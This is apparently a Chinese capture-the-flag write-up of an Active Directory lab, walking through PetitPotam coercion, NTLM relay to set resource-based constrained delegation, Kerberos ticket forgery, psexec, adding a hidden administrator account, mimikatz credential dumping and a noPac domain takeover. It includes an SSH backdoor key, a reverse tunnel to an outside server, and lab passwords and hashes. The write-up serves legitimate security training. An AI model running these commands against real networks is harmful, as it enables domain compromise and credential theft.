... 127.0.0.1:55556 ... 172.22.11.103:445 ... OK... 127.0.0.1:55556 ... 172.22.11.26:445 ... OK:xrihGHgoNZQ ./cme smb 172.22.11.0/24 -u yangmei -p xrihGHgoNZQ -M petitpotam(name:XR-DESKTOP) (domain:xiaorang.lab) (signing:False) (SMBv1:True) ... 127.0.0.1:55556 ... 172.22.11.45:445 ... OK... OK... OK(name:XR-LCM3AE8B) (domain:xiaorang.lab) (signing:False) (SMBv1:False) (name:XIAORANG-DC) (domain:xiaorang.lab) (signing:True) (SMBv1:False) :xrihGHgoNZQ ... 127.0.0.1:55556 [proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.11.26:445 ... 172.22.11.45:445 ... OK... OK... 127.0.0.1:55556 ... 172.22.11.26:445 ... OK.. 172.22.11.45 445 XR-DESKTOP VULNERABLE.. 172.22.11.45 445 XR-DESKTOP Next step: https://github.com/topotam/PetitPotam ... 127.0.0.1:55556 ... 172.22.11.102:445 SMB 172.22.11.26 445 XR-LCM3AE8B [+] xiaorang.lab\yangmei:xrihGHgoNZQ ... 127.0.0.1:55556 [proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.11.6:445 ... 172.22.11.26:445 ... OK... OK... 127.0.0.1:55556 ... 172.22.11.6:445 ... OK.. 172.22.11.26 445 XR-LCM3AE8B VULNERABLE.. 172.22.11.26 445 XR-LCM3AE8B Next step: https://github.com/topotam/PetitPotam ... 127.0.0.1:55556 ... 172.22.11.103:445 SMB 172.22.11.6 445 XIAORANG-DC [+] xiaorang.lab\yangmei:xrihGHgoNZQ ... 127.0.0.1:55556 ... 172.22.11.6:445 ... OK.. 172.22.11.6 445 XIAORANG-DC VULNERABLE.. 172.22.11.6 445 XIAORANG-DC Next step: https://github.com/topotam/PetitPotam
无ADCS + Petitpotam + ntlm中继打法
满足条件,目标机器需要开启webclient服务
根据题目描述,那么这里应该是要用到WEBDAV + PetitPotam的强制认证,简单的说就是要求我们用PetitPotam强制目标主机使用LM Hash、NTLM Hash对我们的服务器进行认证,此时我们可以通过该认证中继到其他目标服务器,以此达到横向的目的。
参考了大师傅们的博客,发现这里使用的是无ADCS + PetitPotam + NTLM中继打法,思路大概如下
1 2 3 4 1、用petitpotam触发目标访问HTTP服务
中继环境配置
我们需要把服务器的80端口,转发到客户端本地的80端口。
因此先配置下密钥,写下后门。
中继攻击前言:
实战中的中继打法只需要停掉80占用服务,开启端口转发(portfwd,CS在后续版本中添加了rportfwd_local,直接转发到客户端本地)
本次演示类似实战的打法,不选择把impacket丢到入口ubuntu上面这种操作
中继攻击环境配置: 端口转发 + 代理
注意:由于SSH的反向端口转发监听的时候只会监听127.0.0.1,所以这时候需要点技巧
加多一条socat,让流量 0.0.0.0:80 转发到 127.0.0.1:79,再反向转发回客户端本地的80 ,变相使80监听在0.0.0.0
习惯把公私钥写在当前目录下
1 2 3 4 5 6 7 攻击机cat ./rsa_key.pubecho "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDp6Vu3BloMxQiJi67aQfwF7tmMyza1XPX8A9Nsvsh+wXx851ffay9e+gW9Lzjs24TbVcDb5ED42EDSXtLKlRt1tS+HGnO7hvfpGg1dm4xjUWn3+HHjoPFtEiE2NfMDQu3xJ4aMkSd9nbdTujVbk3QuI7lvCuU6LGEXV4tl8iM7tfqCQ+EaUwHQ0D2wYsxmcmcyeEcpOpbzBeQnNdQa2lunIFUNpZlDTLMxiqHoUoHeivNXXEjuWyCbDziqHxClqWGjR+RSVV20TRDVPfazZHn2QL/YwbUq9cjU5wg1rAFd8hFxZTdx2Bid4GYG/gctQ0sURQ9xRLzmq2lFy2aRZzVwP4aOWU+kEf1OJlhfuAhlatnEEOyZ8Cl+sqZQVMlxmrpDO3/v/UYA8uyVUoLsUOTg0UNDBc5J+v9S9DYJDdodgwU4sR8YrMDjy+qVtz5ZUUYxF+/VXhaC83okttiWonZykPWE0O4lUxq/jkZd+QSgm/c6wTb5y5EmLeO2zh+MBjaqgf+lU9uMvqgRIvLj2YOC0I/fsiDOhg2eq+cjDNSjKai2KCvGBdciIj1qjqjdGkGRjcxkdA6rO3G/2Wh75KCOsruyG3UoTvAaDE5Jo0UVzzq63nRj71oICzU5MFFrsLaFfT0RfSeYzwAo6nhK+mLQVWjmSpve4Cj0U2O+u/v9ww== matrix@matrix" > /root/.ssh/authorized_keyschmod 600 /root/.ssh/authorized_keys

连ssh:
先用ssh把远程主机(39.99.132.128)上的 79 端口流量,通过 ssh 通道,转发到你本地的 80 端口。再让远程主机(39.99.132.128)监听 80 端口(0.0.0.0:80),收到的流量再转发到远程主机本机的 79 端口。
本质上就是实现了访问远程主机80的话,转发到79端口,再转发回攻击机80端口;外部访问远程主机 80 端口 = 访问你的本地 80 端口
1 2 ssh -i ./rsa_key root@39.99.132.128 -D 127.0.0.1:55556 -R \*:79 :127.0.0.1:80 nohup socat TCP-LISTEN:80 ,fork,bind=0.0.0.0 TCP:localhost:79 &
默认情况下, WebClient 仅对本地内部网 (Local Intranet) 或受信任的站点 (Trusted Sites) 列表中的目标自动使用当前用户凭据进行 NTLM 认证
在76机子用socat进行端口转发,转发到vps上,然后再从vps上转发到kali的80端口(大概是这个流程

可以看到这里流量已经成功转发,curl 172.22.11.76的流量转发到了我们本地kali
1 2 nc -lvvp 80 proxychains curl http://172.22.11.76:80
注意:
前面提到,没有ldaps,所以不能使用addcomputer
同时在使用proxychains后,ldap://后面只能接dc的ip
利用前面拿下的XR-Desktop作为恶意机器账户设置RBCD

接着本地开启开启ntlmrelayx,利用前面拿下的XR-Desktop作为恶意机器账户设置RBCD,接着使用Petitpotam 触发XR-LCM3AE8B认证到172.22.11.76
接下来本地开启ntlmrelayx,利用前面抓到的XR-Desktop作为恶意账户设置RBCD
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 proxychains4 impacket-ntlmrelayx -t ldap://172.22.11.6 --no-dump --no-da --no-acl --escalate-user 'xr-desktop$' --delegate-accessare no more targets left!
接着使用PetitPotam触发XR-LCM3AE8B强制认证到172.22.11.26
利用PetitPotam漏洞让26机器强制访问76机器
这里中继的作用其实就是修改了机器账户的msDS-AllowedToActOnBehalfOfOtherIdentity
可以看到,已经完成RBCD攻击了,接下来就是直接申请XR-LCM3AE8B的银票了
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 proxychains python3 PetitPotam.py -u yangmei -p xrihGHgoNZQ -d xiaorang.lab ubuntu@80/webdav 172.22.11.26@80/webdav 172.22.11.26 _ \ ___ | |_ (_) | |_ | _ \ ___ | |_ __ _ _ __ ___ _ _ _ ___ _ | _ \ ___ | |_ (_) | |_ | _ \ ___ | |_ __ _ _ __ | _/ / -_) | _ | | | | _ | | _/ / _ \ | _ | / _` | | ' \ _ |_ |_ \___ | _\__ | _ |_ |_ _\__ | _ |_ |_ \___/ _\__ | \__,_ | |_ |_ |_ | _ | """ |_ |""""" |_ |""""" |_ |""""" |_ |""""" |_ | """ |_ |""""" |_ |""""" |_ |""""" |_ |""""" | "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-' PoC to elicit machine account authentication via some MS-EFSRPC functions by topotam (@topotam77) Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN Trying pipe lsarpc [-] Connecting to ncacn_np:172.22.11.26[\PIPE\lsarpc] [proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.11.26:445 ... OK [+] Connected! [+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e [+] Successfully bound! [-] Sending EfsRpcOpenFileRaw! [+] Got expected ERROR_BAD_NETPATH exception!! [+] Attack worked!
此时可以看到已经成功获取了认证
接下来用之前抓的机器账户XR-DESKTOP$去打172.22.11.26的RBCD
1 proxychains4 impacket-getST -spn cifs/XR-LCM3AE8B.xiaorang.lab -impersonate administrator -hashes :738 dcc0171b84e1a36400008983a3e10 xiaorang.lab/XR-Desktop\$ -dc-ip 172.22.11.6
接下来配置下
1 export KRB5CCNAME =administrator.ccache
把172.22.11.26 XIAORANG\XR-LCM3AE8B加到/etc/hosts里(这里看情况,加不加都行)后psexec无密码连接
1 2 3 sudo vim /etc/hosts172 .22 .11 .26 XR-LCM3AE8B.xiaorang.lab
而后登录即可
1 2 3 4 5 6 7 8 9 10 11 12 13 proxychains impacket-psexec xiaorang.lab/administrator@XR-LCM3 AE8 B.xiaorang.lab -k -no-pass -target-ip 172.2 2.1 1.2 6 -codec gbk32 > type C:\users\administrator\flag\flag03 .txt___ _ __ __ _ __ _ __ | | '_ \ ___ ___ / _| (_) _ _ / _` | \__ \ | .__/ / _ \ / _ \ | _| | | | ' \ \__ , | ___ / |_ |__ \___ / \___ / _ |_ |_ _ |_ |_ |_ ||_ | |___ / _ |"""""|_|""" "" |_ |"""""|_|""" "" |_ |"""""|_|""" "" |_ |"""""|_|""" "" | "`-0-0-'" `-0 -0 -'"`-0-0-' "`-0-0-'" `-0 -0 -'"`-0-0-' "`-0-0-'" `-0 -0 -' flag03: flag{86d51603-a217-4a08-869d-1ff6d9486157}
flag4 noPac 添加用户
1 2 net user matrix $ Matrix2025! /addnet localgroup administrators matrix $ /add
RPD连接
1 proxychains xfreerdp3 /u:matrix$ /p:'Matrix2025!' /v:172.22.11.26 /cert:ignore
RDP登录后上传Mimikatz,抓取密码
得到一个域内用户zhanghui
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 PS C:\Users\matrix$\Desktop> ./mimikatz.exe 20 ' OKId : 0 ; 744772 (00000000 :000 b5d44)Session : RemoteInteractive from 2 Name : zhanghuiDomain : XIAORANGServer : XIAORANG-DCTime : 2024 /1/22 11 :27 :21 SID : S-1 - 5 - 2 1-359844304 9-77381397 4-243214026 8-1133 msv : 00000003 ] Primary* Username : zhanghui* Domain : XIAORANG* NTLM : 1232126 b24cdf8c9bd2f788a9d7c7ed1
题目描述中提到了noPac,搜索发现这篇文章https://xz.aliyun.com/t/10694
工具:https://github.com/Ridter/noPac
漏洞原理大致如下
1 2 3 1 、我们创建了与DC机器账户名字相同的机器账号(不以$结尾,与CVE-2021 -42278 结合,此时AD未对域内机器用户名做验证)2 、账户请求TGT后,更改账户名字,通过S4U2Self申请TGS 票据3 、DC在TGS_REP阶段,这个账户不存在,DC用自己的密钥加密TGS 票据,提供一个属于该账号的PAC,此时得到一个高权限的ST
大致了解了原理,我们接下来进行实践
使用刚刚抓到的账号尝试攻击
1 2 3 4 5 6 7 8 9 10 11 12 13 14 proxychains python3 noPac.py xiaorang.lab/zhanghui -hashes ':1232126b24cdf8c9bd2f788a9d7c7ed1' -dc-ip 172.22.11.6 --impersonate Administrator -create-child -use-ldap -shell 8 8 8 88 8 88 8 8 8 8 8 8 88 8eee8 8 8 8 8 8eee 8e 8e 8 8e 88 88 8 8 8 8 88 88 88 8 88 "8 88 8eee8 8eee8 88 88 88 8 88ee8
成功获取权限。
这里也可以用一开始抓到的机器用户XR-DESKTOP$,因为它是机器账户,本身就满足条件。
参考文章: https://xz.aliyun.com/news/12778
https://zer0peach.github.io/2024/12/04/%E6%98%A5%E7%A7%8B%E4%BA%91%E9%95%9C-Spoofing-writeup/#flag02
https://blog.csdn.net/uuzeray/article/details/142993560
https://fushuling.com/index.php/2023/10/14/%e6%98%a5%e7%a7%8b%e4%ba%91%e5%a2%83%c2%b7spoofing/
https://www.cnblogs.com/backlion/p/17187375.html
https://cloud.tencent.com/developer/article/2219075
https://whoamianony.top/posts/privilege-escalation-ntlmrelay2self-over-http-webdav/
https://forum.butian.net/share/1944